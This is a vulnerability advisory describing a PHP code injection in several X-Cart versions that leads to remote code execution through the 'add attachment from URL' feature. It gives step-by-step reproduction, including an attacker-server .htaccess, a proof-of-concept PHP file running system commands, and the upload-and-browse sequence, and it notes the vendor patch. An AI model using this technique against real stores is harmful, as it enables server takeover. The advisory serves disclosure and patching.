PROJECT

INSECURITY

PHP Code Injection in X-Cart Versions 5.2.23, 5.3.1.9, 5.3.2.13, and 5.3.3.

Author: Corben Douglas (@sxcurity)

Description

Multiple versions of X-Cart are vulnerable to PHP Code Injection which leads to Remote Code Execution. This vulnerability exists because the application fails to check remote file extensions before saving locally. This vulnerability can be exploited by anyone with Vendor access or higher.

Vulnerability

Details:

The add attachment from URL function in X-Cart does not validate the remote file extension before saving the file locally. This allows an attacker to "upload" any file to the X-Cart installation, which leads to Remote Code Execution.

Pre-Reproduction Steps:

- Log into a VPS or a cPanel (doesn't matter.)
  (**Note: this is the *attacker's* server, *NOT* the same one of the X-Cart install.**)
- Make new directory (let's call it **pwn** for this example).
- Create a **.htaccess** file (allows the target to get the PHP code, shouldn't execute on your server)

```
- php_flag engine off
- AddType text/plain php
```


- Now in this same directory create a file called **poc.php**

```
- <?php
- echo "Ruh Roh! Looks like we got an RCE!<br>";
- echo "Date: ".system("date")."<br>";
- echo "Pwd: ".system("pwd")."<br>";
- ?>
```

Reproduction Steps:

1.) Log into your vendor account (http(s)://<INSTALL>/admin.php)
2.) Navigate to ***Catalog*** => ***Products***

3.) Add a new product (or edit an existing one) and navigate to the **Attachments** tab.



4.) First, let's upload a random image file, I chose a picture of Homer Simpson. D'oh!
(This will be used as a reference to find where our PHP file will be stored)


5.) After that's uploaded, click ***Add File*** but this time ***Via URL***

6.) Now paste the full URL to where you uploaded **poc.php**
(Ex: http://<ATTACK-SERVER>/pwn/poc.php)

7.) Click **Upload** and you should see "***Error: The file extension is forbidden.***"

8.) Now go back to the ***Info*** tab of the Product.

9.) Scroll down and click: "***Preview product page***"



10.) Go to the page, scroll down to the **Description** and you'll see the image file you uploaded! Right click and *Open Link in New Tab*

11.) Now change the url from:

- http://<target> /files/vendor<ID>/attachments/<ID>/homer.png **to**
- http://<target> /files/vendor<ID>/attachments/<ID>/poc.php **and the PHP code *will execute* on the server!**

Proof of Concept video: https://vimeo.com/232767476

Patch

To patch this issue, X-Cart made changes to validate remote files before saving to the server! Consumers can patch this vulnerability by applying the patch X-Cart has released.

Regards,

Corben Douglas (@sxcurity)

- http://sxcurity.github.io/about.html
- https://hackerone.com/cdl
- https://twitter.com/sxcurity
- https://twitter.com/insecurity